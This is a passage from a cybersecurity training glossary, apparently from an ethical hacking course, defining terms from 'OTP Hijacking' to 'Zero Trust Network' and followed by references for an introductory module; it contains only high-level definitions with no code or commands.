- **OTP Hijacking:** Attackers hijack OTPs and redirect them to their personal devices using different techniques such as social engineering and SMS jacking.
- **OT:** Operational Technology (OT) is the software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices.
- **Operational Technology Cyber Security Alliance (OTCSA):** OTCSA educates operators and manufacturers with constant technical awareness and provides guidelines to apply essential changes, updates, integrations, etc.

P

- **Passive Attacks:** Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with the data.
- **Procedures:** “Procedures” are organizational approaches that threat actors follow to launch an attack.
- **Payment Card Industry Data Security Standard (PCI DSS):** The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for major debit, credit, prepaid, e-purse, ATM, and POS cards.
- **Passive Footprinting:** Passive footprinting involves gathering information about the target without direct interaction.
- **Packet Fragmentation:** Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network.
- **Proxy Server:** A proxy server is an application that can serve as an intermediary for connecting with other computers.
- **Password Cracking:** Password cracking techniques are used to recover passwords from computer systems.
- **Password Guessing:** Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually.

- **Password Spraying Attack:** Password spraying attack targets multiple user accounts simultaneously using one or a small set of commonly used passwords.
- **Pass the Ticket Attack:** Pass the Ticket is a technique used for authenticating a user to a system that is using Kerberos without providing the user's password.
- **PRINCE Attack:** An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a single input dictionary to build chains of combined words.
- **Password Salting:** Password salting is a technique where a random string of characters are added to the password before calculating their hashes.
- **Privilege Escalation:** A privilege escalation attack is the process of gaining more privileges than were initially acquired.
- **Packer:** A program that allows all files to bundle together into a single executable file via compression to bypass security software detection.
- **Payload:** A piece of software that allows control over a computer system after it has been exploited.
- **Potentially Unwanted Application or Applications (PUAs):** Also known as grayware or junkware, are potentially harmful applications that may pose severe risks to the security and privacy of data stored in the system where they are installed.
- **Packet Sniffing:** Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device.
- **Passive Sniffing:** It involves monitoring packets sent by others without sending any additional data packets in the network traffic.
- **Piggybacking:** Piggybacking usually implies entry into a building or security area with the consent of the authorized person.
- **Pop-Up Windows:** Windows that suddenly pop up while surfing the Internet and ask for user information to login or sign-in.
- **Phishing:** Phishing is the practice of sending an illegitimate email claiming to be from a legitimate site in an attempt to acquire a user's personal or account information.
- **Pharming:** Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website.
- **Professional Insider:** Harmful insiders who use their technical knowledge to identify weaknesses and vulnerabilities in the company's network and sell confidential information to competitors or black market bidders.
- **Ping of Death Attack:** In a Ping of Death (PoD) attack, an attacker tries to crash, destabilize, or freeze the targeted system or service by sending malformed or oversized packets using a simple ping command.
- **Pulse Wave DDoS Attack:** In a pulse wave DDoS attack, attackers send a highly repetitive, periodic train of packets as pulses to the target victim every 10 minutes, and each specific attack session can last for a few hours to days.
- **Peer-to-Peer Attack:** A peer-to-peer attack is a form of DDoS attack in which the attacker exploits a number of bugs in peer-to-peer servers to initiate a DDoS attack.
- **Permanent Denial-of-Service Attack:** Permanent DoS, also known as phlashing, refers to attacks that cause irreversible damage to system hardware.
- **Protocol Anomaly Detection:** In this type of detection, models are built to explore anomalies in the way in which vendors deploy the TCP/IP specification.

- **Packet Filtering Firewall:** In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded.
- **Pure Honeypots:** Pure honeypots emulate the real production network of a target organization.
- **Production Honeypots:** Production honeypots are deployed inside the production network of the organization along with other production servers.
- **Port Scanning:** Port scanning is used to identify open ports and the services running on these ports.
- **Patch:** A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs and improve the performance of a computer program or its supporting data.
- **Patch Management:** Patch management is a process used to fix known vulnerabilities by ensuring that the appropriate patches are installed on a system.
- **Pass-the-Cookie Attack:** The pass-the-cookie attack occurs when attackers obtain a clone of a cookie from the user's browser and uses the cookie to establish a session with the target web server.
- **Parabolic Grid Antenna:** A parabolic grid antenna uses the same principle as a satellite dish, but it does not have a solid dish. It consists of a semi-dish in the form of a grid consisting of aluminum wires.
- **Purdue Model:** The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks.
- **Programmable Logic Controller (PLC):** A programmable logic controller (PLC) is a small solid-state control computer where instructions can be customized to perform a specific task.
- **Platform-as-a-Service (PaaS):** This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications.
- **Public Cloud:** In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet.
- **Private Cloud:** A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall.
- **Post-quantum Cryptography:** Post-quantum cryptography is an advanced cryptographic algorithm designed to protect security systems from attacks initiated on both conventional and quantum computers.
- **Public Key Infrastructure (PKI):** PKI is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates.
- **Pretty Good Privacy (PGP):** It is often used for data compression, digital signing, encryption and decryption of messages, emails, files, and directories, and to enhance the privacy of email communications.
- **Padding Oracle Attack:** In a padding oracle attack (also known as a Vaudenay attack), attackers exploit the padding validation of an encrypted message to decipher the ciphertext.

Q

- **Quantum Cryptography:** This cryptography is processed based on quantum mechanics, such as quantum key distribution (QKD), using photons instead of mathematics as a part of encryption.
- **Quantum Cryptanalysis:** Quantum cryptanalysis is the process of cracking cryptographic algorithms using a quantum computer.

R

- **Reconnaissance:** Reconnaissance refers to the preparatory phase where an attacker seeks to gather information about a target prior to launching an attack.

- **Risk:** Risk refers to the degree of uncertainty or expectation that an adverse event may cause damage to the system.
- **Risk Management:** Risk management is the process of reducing and maintaining risk at an acceptable level by means of a well-defined and actively employed security program.
- **Risk Identification:** Identifies the sources, causes, consequences, and other details of the internal and external risks affecting the security of the organization.
- **Risk Assessment:** Assesses the organization's risk and provides an estimate of the likelihood and impact of the risk.
- **Risk Treatment:** Selects and implements appropriate controls for the identified risks.
- **Risk Tracking:** Ensures appropriate controls are implemented to handle known risks and calculates the chances of a new risk occurring.
- **Risk Review:** Evaluates the performance of the implemented risk management strategies.
- **Return-Oriented Programming (ROP) Attack:** Return-oriented programming is an exploitation technique used by attackers to execute arbitrary malicious code in the presence of security protections such as code signing and executable space protection.
- **RPC:** Remote Procedure Call (RPC) allows clients and servers to communicate in distributed client/server programs.
- **Resource Exhaustion:** A resource exhaustion attack damages the server by sending multiple resource requests from different locations to exploit software bugs or errors, thereby hanging the system and server or causing a system crash.
- **Race Condition:** A race condition is an undesirable incident that occurs when a software or system program depends on the execution of processes in a sequence and on the timing of the programs.
- **Replay Attack:** In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant information is extracted, the tokens are placed back on the network to gain access.
- **Rainbow Table:** A rainbow table is a precomputed table that contains word lists like dictionary files, brute force lists, and their hash values.
- **Rootkits:** Rootkits are programs that hide their presence as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future.
- **Rich Text Format (RTF) Injection:** RTF injection involves exploiting features of Microsoft Office such as RTF template files that are stored locally or in a remote machine.
- **Ransomware:** Ransomware is a type of malware that restricts access to the computer system's files and folders and demands an online ransom payment to the malware creator(s) to remove the restrictions.
- **Rogue DHCP Server Attack:** The attacker sets up a rogue DHCP server on the network and responds to DHCP requests with bogus IP addresses resulting in compromised network access.
- **Reverse Social Engineering:** The attacker presents him/herself as an authority and the target seeks his or her advice before or after offering the information that the attacker needs.
- **RST Hijacking:** RST hijacking involves injecting an authentic-looking reset (RST) packet using a spoofed source address and predicting the acknowledgment number.
- **Research Honeypots:** Research honeypots are high-interaction honeypots primarily deployed by research institutes, governments, or military organizations to gain detailed knowledge about the actions of intruders.
- **RASP:** Runtime application self protection (RASP) provides security to web and non-web application running on a server.

- **Reflector Antennas:** Reflector antennas are used to concentrate EM energy that is radiated or received at a focal point.
- **Reverse Engineering:** Reverse engineering is the process of analyzing and extracting the source code of a software or application, and if needed, regenerating it with required modifications.
- **RC4:** RC4 is a variable key-size symmetric-key stream cipher with byte-oriented operations, and it is based on the use of a random permutation.
- **RC5:** RC5 is a fast symmetric-key block cipher designed by Ronald Rivest for RSA Data Security (now RSA Security).
- **RC6:** RC6 is a symmetric-key block cipher derived from RC5. It is a parameterized algorithm with a variable block size, key size, and number of rounds.
- **Rivest Shamir Adleman (RSA):** Ron Rivest, Adi Shamir, and Leonard Adleman formulated RSA, a public-key cryptosystem for Internet encryption and authentication.
- **RIPEMD-160:** RACE Integrity Primitives Evaluation Message Digest (RIPEMD) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel.
- **Rainbow Table Attack:** A rainbow table attack is a type of cryptography attack where an attacker uses a rainbow table to reverse cryptographic hash functions.
- **Related-Key Attack:** An attacker launch a related key attack by exploiting the mathematical relationship between keys in a cipher to gain access over encryption and decryption functions.

S

- **Suicide Hackers:** Suicide hackers are individuals who aim to bring down critical infrastructure for a “cause” and are not worried about facing jail terms or any other kind of punishment.
- **Script Kiddies:** Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers.
- **State-Sponsored Hackers:** State-sponsored hackers are individuals employed by the government to penetrate, gain top-secret information from, and damage the information systems of other governments.
- **Scanning:** Scanning refers to the pre-attack phase when the attacker scans the network for specific information based on information gathered during reconnaissance.
- **Supervised Learning:** Supervised learning uses algorithms that input a set of labeled training data to attempt to learn the differences between the given labels.
- **Sarbanes Oxley Act (SOX):** Enacted in 2002, the Sarbanes-Oxley Act aims to protect the public and investors by increasing the accuracy and reliability of corporate disclosures.
- **Shoulder Surfing:** In the shoulder surfing technique, an attacker stands behind the victim and secretly observes the victim’s activities on the computer, such as keystrokes while entering usernames, passwords, and so on.
- **Stealth Scan (Half-open Scan):** Stealth scanning involves abruptly resetting the TCP connection between the client and server before the completion of three-way handshake signals, thus leaving the connection half-open.
- **SCTP INIT Scanning:** Attackers send an INIT chunk to the target host, and an INIT+ACK chunk response implies that the port is open, whereas an ABORT Chunk response means that the port is closed.
- **SCTP COOKIE ECHO Scanning:** Attackers send a COOKIE ECHO chunk to the target host, and no response implies that the port is open, whereas an ABORT Chunk response means that the port is closed.
- **Source Routing:** Source routing refers to sending a packet to the intended destination with a partially or completely specified route (without firewall-/IDS-configured routers) in order to evade an IDS or firewall.

- **Source Port Manipulation:** Source port manipulation refers to manipulating actual port numbers with common port numbers in order to evade an IDS or firewall.
- **SNMP Enumeration:** SNMP enumeration is the process of enumerating user accounts and devices on a target system using SNMP.
- **Spyware:** Spyware is a stealthy program that records the user's interaction with the computer and the Internet without the user's knowledge and sends the information to the remote attackers.
- **Steganography:** Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain confidentiality of data.
- **Spam/Email Steganography:** Spam/email steganography refers to the technique of sending secret messages by hiding them in spam/email messages.
- **Steganalysis:** Steganalysis is the art of discovering and rendering covert messages using steganography.
- **Skeleton Key Attack:** A skeleton key is a form of malware that attackers use to inject false credentials into domain controllers (DCs) to create a backdoor password.
- **Silver Ticket Attack**: A silver ticket attack is a post-exploitation technique implemented by an attacker to steal legitimate users' credentials and create a fake Kerberos Ticket Granting Service (TGS) ticket.
- **Sheep Dip Computer:** Sheep dipping refers to the analysis of suspect files, incoming messages, etc. for malware.
- **Static Malware Analysis:** It involves going through the executable binary code without executing it to have a better understanding of the malware and its purpose.
- **System Baselining:** Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file.
- **SPAN Port:** A SPAN port is a port that is configured to receive a copy of every packet that passes through a switch.
- **STP Attack:** Attackers connect a rogue switch into the network to change the operations of the STP protocol and sniff all the network traffic.
- **SAD DNS Attack:** SAD DNS is a new variant of DNS cache poisoning, in which an attacker injects harmful DNS records into a DNS cache to divert all traffic toward their own servers.
- **Social Engineering:** Social engineering is the art of convincing people to reveal confidential information.
- **Spam Email:** Irrelevant, unwanted, and unsolicited emails that attempt to collect financial information, social security numbers, and network information.
- **Scareware:** Malware that tricks computer users into visiting malware infested websites, or downloading/buying potentially malicious software.
- **Spear Phishing:** Attackers send spear phishing to send a message with specialized, social engineering content directed at a specific person, or a small group of people.
- **Spimming:** A variant of spam that exploits Instant Messaging platforms to flood spam across the networks.
- **SMiShing:** SMiShing (SMS phishing) is the act of using SMS text messaging system of cellular phones or other mobile devices to lure users into instant action, such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number.
- **Smurf Attack:** In a Smurf attack, the attacker spoofs the source IP address with the victim's IP address and sends a large number of ICMP ECHO request packets to an IP broadcast network.

- **SYN Flood Attack:** In a SYN attack, the attacker sends a large number of SYN requests to the target server (victim) with fake source IP addresses.
- **Spoofed Session Flood Attack:** Attackers create fake or spoofed TCP sessions by carrying multiple SYN, ACK, and RST or FIN packets.
- **Session Hijacking:** Session hijacking refers to an attack in which an attacker seizes control of a valid TCP communication session between two computers.
- **Signature Recognition:** Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network resource.
- **Software Firewall:** A software firewall is a software program installed on a computer, just like normal software.
- **Stateful Multilayer Inspection Firewall:** Stateful multilayer inspection firewalls combine the aspects of the other three types of firewalls (Packet Filtering, Circuit-Level Gateways, and Application-Level Firewalls).
- **Spam Honeypots:** Spam honeypots specifically target spammers who abuse vulnerable resources such as open mail relays and open proxies.
- **Spider Honeypots:** Spider honeypots are also called spider traps. These honeypots are specifically designed to trap web crawlers and spiders.
- **Session Splicing:** Session splicing is a technique used to bypass the IDS where an attacker splits the attack traffic into many packets such that no single packet triggers the IDS.
- **Same-Site Attack:** Same-site attacks, also known as related-domain attacks, occur when an attacker targets a subdomain of a trusted organization and attempts to redirect users to an attacker-controlled web page.
- **Static Application Security Testing (SAST):** It is also referred to as a white-box testing approach, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester.
- **Source Code Review:** Source code reviews are used to detect bugs and irregularities in the developed web applications.
- **16-bit Unicode Encoding:** It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal.
- **SQL Injection:** SQL injection is a technique used to take advantage of un-sanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- **Service Set Identifier (SSID):** An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network.
- **Simjacker:** Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions.
- **Sybil Attack:** The attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Side-Channel Attack:** The attacker extracts information about encryption keys by observing the emission of signals i.e. "side channels" from IoT devices.
- **Supervisory Control and Data Acquisition (SCADA):** SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure.
- **Safety Instrumented Systems (SIS):** An SIS is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in the industry.
- **Software-as-a-Service (SaaS):** This cloud computing service offers application software to subscribers on-demand over the Internet.

- **Security-as-a-Service (SECaaS):** It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management.
- **Serverless Computing:** Serverless computing also known as serverless architecture or Function-as-a-Service (FaaS), is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed.
- **SAML:** Security Assertion Markup Language (SAML) is a popular open-standard protocol used for authentication and authorization between communicating parties.
- **Security Groups:** It is a basic security measure implemented in cloud infrastructure to provide security to virtual instances.
- **Symmetric Encryption:** Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption.
- **Serpent:** Serpent uses a 128-bit symmetric block cipher with 128-, 192-, or 256-bit key sizes.
- **Secure Hashing Algorithm (SHA):** This algorithm generates a cryptographically secure one-way hash; it was published by the National Institute of Standards and Technology as a US Federal Information Processing Standard.
- **Secure Sockets Layer (SSL):** SSL is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet.

T

- **Tactics, Techniques, and Procedures (TTPs):** The term Tactics, Techniques, and Procedures (TTPs) refers to the patterns of activities and methods associated with specific threat actors or groups of threat actors.
- **Tactics:** "Tactics" are the guidelines that describe the way an attacker performs the attack from beginning to the end.
- **Techniques:** "Techniques" are the technical methods used by an attacker to achieve intermediate results during the attack.
- **Threat Modeling:** Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects the security of an application.
- **The Digital Millennium Copyright Act (DMCA):** It defines the legal prohibitions against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information.
- **Traceroute:** Traceroute programs work on the concept of ICMP protocol and use the TTL field in the header of ICMP packets to discover the routers on the path to a target host.
- **Toggle-Case Attack:** Attackers try all possible combinations of upper and lower cases of a word present in the input dictionary.
- **Trojan:** It is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that the code can get control and cause damage, such as ruining the file allocation table on your hard disk.
- **Tailgating:** Tailgating implies accessing a building or secured area without the consent of the authorized person.
- **Throttling:** Throttling entails the setting up of routers for server access with a logic to throttle incoming traffic levels that are safe for the server.
- **TCP SACK Panic Attack:** TCP SACK panic attack is a remote attack vector in which attackers attempt to crash the target Linux machine by sending SACK packets with malformed MSS.

- **TCP/IP Hijacking:** TCP/IP hijacking involves using spoofed packets to seize control of a connection between a victim and target machine.
- **Two-Factor Authentication:** A two-factor authentication provides an extra layer of protection as it provides another vector of authentication in addition to a user's password.
- **Transit Gateway:** A transit gateway is a network routing solution that establishes and manages communication between an on-premises consumer network and VPCs via a centralized unit.
- **Triple Data Encryption Standard (3DES):** It performs DES three times with three different keys.
- **Twofish:** Twofish uses a block size of 128 bits and key sizes up to 256 bits. It is a Feistel cipher.
- **Threefish:** Threefish is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., 256, 512, and 1024.
- **TEA:** Tiny Encryption Algorithm (TEA) is a Feistel cipher that uses 64 rounds.
- **TPM:** Trusted platform module (TPM) is a crypto-processor or chip that is present on the motherboard that can securely store the encryption keys, and it can perform many cryptographic operations.
- **Transport Layer Security (TLS):** TLS is a protocol to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission.

U

- **Unsupervised Learning:** Unsupervised learning makes use of algorithms that input unlabeled training data to attempt to deduce all the categories without guidance.
- **UDP Ping Scan:** Attackers send UDP packets to target hosts, and a UDP response indicates that the host is active.
- **UDP Flood Attack:** An attacker sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server using a large source IP range.
- **UDP Hijacking:** A network-level session hijacking where the attacker sends forged server reply to a victim's UDP request before the intended server replies to it.
- **URL Encoding:** URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP.
- **UTF-8:** It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix.
- **Union SQL Injection:** In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause.
- **USB Encryption:** USB encryption is an additional feature for USB storage devices that offers onboard encryption services.

V

- **Vulnerability Research:** Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.
- **Vulnerability Assessment:** Vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand the exploitation.
- **Vulnerability Exploitation:** Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system.
- **Vendor Management:** It is the activity of selecting suppliers and assessing the risks of third-party services and products.

- **Video Steganography:** Video steganography refers to hiding secret information in a carrier video file.
- **Virus:** A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document.
- **Vishing:** Vishing (voice or VoIP phishing) is an impersonation technique (electronic fraud) in which the attacker tricks individuals to reveal personal and financial information using voice technology such as the telephone system, VoIP, etc.
- **VPN:** A VPN is a private network constructed using public networks, such as the Internet.
- **Vulnerability Scanning:** Vulnerability scanning is performed to identify vulnerabilities and misconfigurations in a target web server or network.
- **Virtual Private Cloud (VPC):** VPC is a secure and independent private cloud environment that resides within the public cloud.

W

- **White Hats:** White hats or penetration testers are individuals who use their hacking skills for defensive purposes.
- **Website Footprinting:** Website footprinting refers to the monitoring and analysis of the target organization's website for information.
- **Whois:** Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system.
- **Wire Sniffing:** Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets.
- **Windows Management Instrumentation (WMI):** WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely.
- **Windows Remote Management (WinRM):** WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system.
- **Whitespace Steganography:** In white space steganography, the user hides the messages in ASCII text by adding white spaces to the ends of the lines.
- **Wiretapping:** Wiretapping is the process of the monitoring of telephone and Internet conversations by a third party.
- **Whaling:** A whaling attack is a type of phishing that targets high profile executives like CEO, CFO, politicians, and celebrities who have complete access to confidential and highly valuable information.
- **Web Server:** A web server is a computer system that stores, processes, and delivers web pages to clients via HTTP.
- **Website Defacement:** Website defacement refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website.
- **Web Server Misconfiguration:** Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft.
- **Website Mirroring:** Website mirroring copies an entire website and its content onto a local drive.
- **Web Applications:** Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser.

- **Web Service:** A web service is an application or software that is deployed over the Internet and uses standard messaging protocols such as SOAP, UDDI, WSDL, and REST to enable communication between applications developed for different platforms.
- **Web-based Timing Attack:** A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server.
- **Web Spidering/Crawling:** Web spiders/crawlers automatically discover the hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.
- **WS-Address Spoofing:** In a WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker rather than the address of the web service client.
- **Web API:** Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from multiple online sources.
- **Webhooks:** Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as receiving a comment on a post or pushing code to the registry.
- **Web Shell:** A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python and are then installed on a target server.
- **Web Application Fuzz Testing:** Web application fuzz testing (fuzzing) is a black-box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications.
- **Whitelist Validation:** Whitelist validation is an effective technique in which only the list of entities that have been approved for secured access are accepted.
- **Wi-Fi:** Wireless network (Wi-Fi) refers to WLANs based on IEEE 802.11 standard, which allows the device to access the network from anywhere within an AP range.
- **Wired Equivalent Privacy (WEP):** WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of security and privacy comparable to that of a wired LAN.
- **Wi-Fi Protected Access (WPA):** WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication.
- **WPA2:** WPA2 is an upgrade to WPA, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (CCMP), an AES-based encryption mode with strong security.
- **WPA3:** WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the AES-GCMP 256 encryption algorithm.
- **Wireless Traffic Analysis:** Wireless traffic analysis enables attackers to identify vulnerabilities and susceptible victims in a target wireless network.
- **Wireless Intrusion Prevention Systems:** Wireless intrusion prevention systems (IPSs) protect networks against wireless threats and enable administrators to detect and prevent various network attacks.
- **Wrapping Attack:** A wrapping attack is performed during the translation of the SOAP message in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user.
- **Web of Trust (WOT):** Web of trust (WoT) is a trust model of PGP, OpenPGP, and GnuPG systems.

X

- **Xmas Scan:** Xmas scan is a type of inverse TCP scanning technique with the FIN, URG, and PUSH flags set to send a TCP frame to a remote device.
- **XML External Entity Attack:** XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows applications to parse XML input from an unreliable source.

Y

- **Yagi Antenna:** A Yagi antenna, also called Yagi–Uda antenna, is a unidirectional antenna commonly used in communications at a frequency band of 10 MHz to VHF and UHF.
- **YAK:** YAK is a public-key-based Authenticated Key Exchange (AKE) protocol.

Z

- **Zero-trust Principles:** Zero-trust principles constitute a set of standardized user pre-verification procedures that requires all users to be authenticated before providing access to any resource.
- **Zones and Conduits:** A network segregation technique used to isolate the networks and assets to impose and maintain strong access control mechanisms.
- **Zero Trust Network:** The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network.

References

Module 01: Introduction to Ethical Hacking

1. (2006), Ethical Hacking, from http://neworder.box.sk/news/921.
2. (2006), Hacker methodology, from http://www.hackersecuritymeasures.com/.
3. (2006), The Cybercrime Act 2001 Australia, Germany, Singapore Chapter 50A: Computer misuse Act, from http://www.cybercrimelaw.net/laws/countries/australia.html, http://www.cybercrimelaw.net/laws/countries/germany.html, http://www.mosstingrett.no/info/legal.html#29.
4. (2006), Computer Misuse Act 1990 Chapter 18 Unauthorized access to computer material, from http://www.cybercrimelaw.net/laws/countries/uk.html.
5. Police and Justice Act 2006, http://www.opsi.gov.uk/acts/acts2006/ukpga_20060048_en_7#pt5-pb2.
6. Dan Goodin, (2012), Zero-day attacks are meaner, more rampant than we ever thought, from https://arstechnica.com/information-technology/2012/10/zero-day-attacks-are-meaner-and-more-plentiful-than-thought/.
7. Frank T. Bass, (1998), SECURITY POLICY: TARGET, CONTENT, & LINKS, from https://csrc.nist.gov/csrc/media/publications/conference-paper/1998/10/08/proceedings-of-the-21st-nissc-1998/documents/paperg4.pdf.
8. (2009), Anatomy of the Hack - Hands-on Security, from https://www.slideshare.net/NewBU/anatomy-of-the-hack-handson-security-information-assurance-club.
9. Nick Sutton and Jonathan Knight, (2014), Online In 60 Seconds – A Year Later, from https://blog.qmee.com/online-in-60-seconds-infographic-a-year-later/.
10. Vangie Beal, Insider attack, from https://www.webopedia.com/TERM/I/insider_attack.html.
11. Ian Sutherland, Is Ethical Hacking Actually Ethical or even Legal?, from https://ianhsutherland.com/ethical-hacking/.
12. Is ethical hacking legal?, from https://www.answers.com/Q/Is_ethical_hacking_legal?#slide=2.
13. PCI SSC Data Security Standards Overview, from https://www.pcisecuritystandards.org/pci_security/how.
14. (2010), Payment Card Industry (PCI) Data Security Standard, from https://www.pcisecuritystandards.org/document_library?category=pcidss&document=pci_dss.
15. ISO/IEC 27001:2013, from https://www.iso.org/standard/54534.html.
16. Health Information Privacy, from https://www.hhs.gov/hipaa/index.html.
17. (2002), PUBLIC LAW 107–204—JULY 30, from https://www.sec.gov/answers/about-lawsshtml.html#sox2002.
18. Executive Summary Digital Millennium Copyright Act Section 104 Report, from http://www.copyright.gov/reports/studies/dmca/dmca_executive.html.
19. (1998), The Digital Millennium Copyright Act of 1998 U.S. Copyright Office Summary, from https://www.copyright.gov/legislation/dmca.pdf.
20. (2002), Federal Information Security Management Act (FISMA) Implementation Project, from https://csrc.nist.gov/projects/risk-management.
21. Alan B. Sterneckert, Auditing, from https://www.taylorfrancis.com/books/9781420000047.
22. Joe Jenkins, (2000), Internet Security and Your Business - Knowing the Risks, from https://www.symantec.com/connect/articles/internet-security-and-your-business-knowing-risks.
23. (2006), Critical Infrastructure Threats and Terrorism, from http://www.fas.org/irp/threat/terrorism/sup2.pdf.
24. Juan Andrés Guerrero-Saade, Costin Raiu, Kurt Baumgartner, (2017), Kaspersky Security Bulletin: Threat Predictions for 2018, from https://securelist.com/ksb-threat-predictions-for-2018/83169/.
25. Giovanni Vigna, (2017), The 2018 Cyberthreat Landscape—Predictions and Trends, from https://www.lastline.com/blog/2018-cyberthreat-predictions-and-trends/.
26. Scott Rosenberg, (2017), Firewalls Don't Stop Hackers. AI Might., from https://www.wired.com/story/firewalls-dont-stop-hackers-ai-might/.
27. Nick Ismail, (2017), The role of AI in cyber security, from http://www.information-age.com/role-ai-cyber-security-123465795/.
28. Vangie Beal, Machine Learning, from https://www.webopedia.com/TERM/M/machine-learning.html.
29. ELIEZER KANAL, (2017), Machine Learning in Cybersecurity, from https://insights.sei.cmu.edu/sei_blog/2017/06/machine-learning-in-cybersecurity.html.

30. Machine Learning in Cyber Security Domain – 1: Fundamentals, from https://www.normshield.com/machine-learning-in-cyber-security-domain-1-fundamentals/.

31. Christy Pettey, (2016), Security Embraces Advanced Analytics and Machine Learning, from https://www.gartner.com/smarterwithgartner/security-embraces-advanced-analytics-and-machine-learning/.

32. Kasey Panetta, (2017), Gartner 7 Top Security Predictions for 2017, from https://www.gartner.com/smarterwithgartner/7-top-security-predictions-for-2017/.

33. Stamford, Conn, (2017), Gartner Says Four Vectors Are Transforming the Security Software Market, from https://www.gartner.com/newsroom/id/3731817.

34. (2017), Cybersecurity's Next Frontier: 80+ Companies Using Artificial Intelligence to Secure The Future In One Infographic, from https://www.cbinsights.com/research/cybersecurity-artificial-intelligence-startups-market-map/.

35. Martin Anderson, (2019), The State of AI in Cyber Security in 2019, from https://www.iflexion.com/blog/ai-in-cyber-security.

36. (2019), Artificial Intelligence in Cybersecurity Market, from https://www.marketsandmarkets.com/Market-Reports/artificial-intelligence-security-market-220634996.html.

37. Remesh Ramachandran, (2019), How Artificial Intelligence Is Changing Cyber Security Landscape and Preventing Cyber Attacks, from https://www.entrepreneur.com/article/339509.

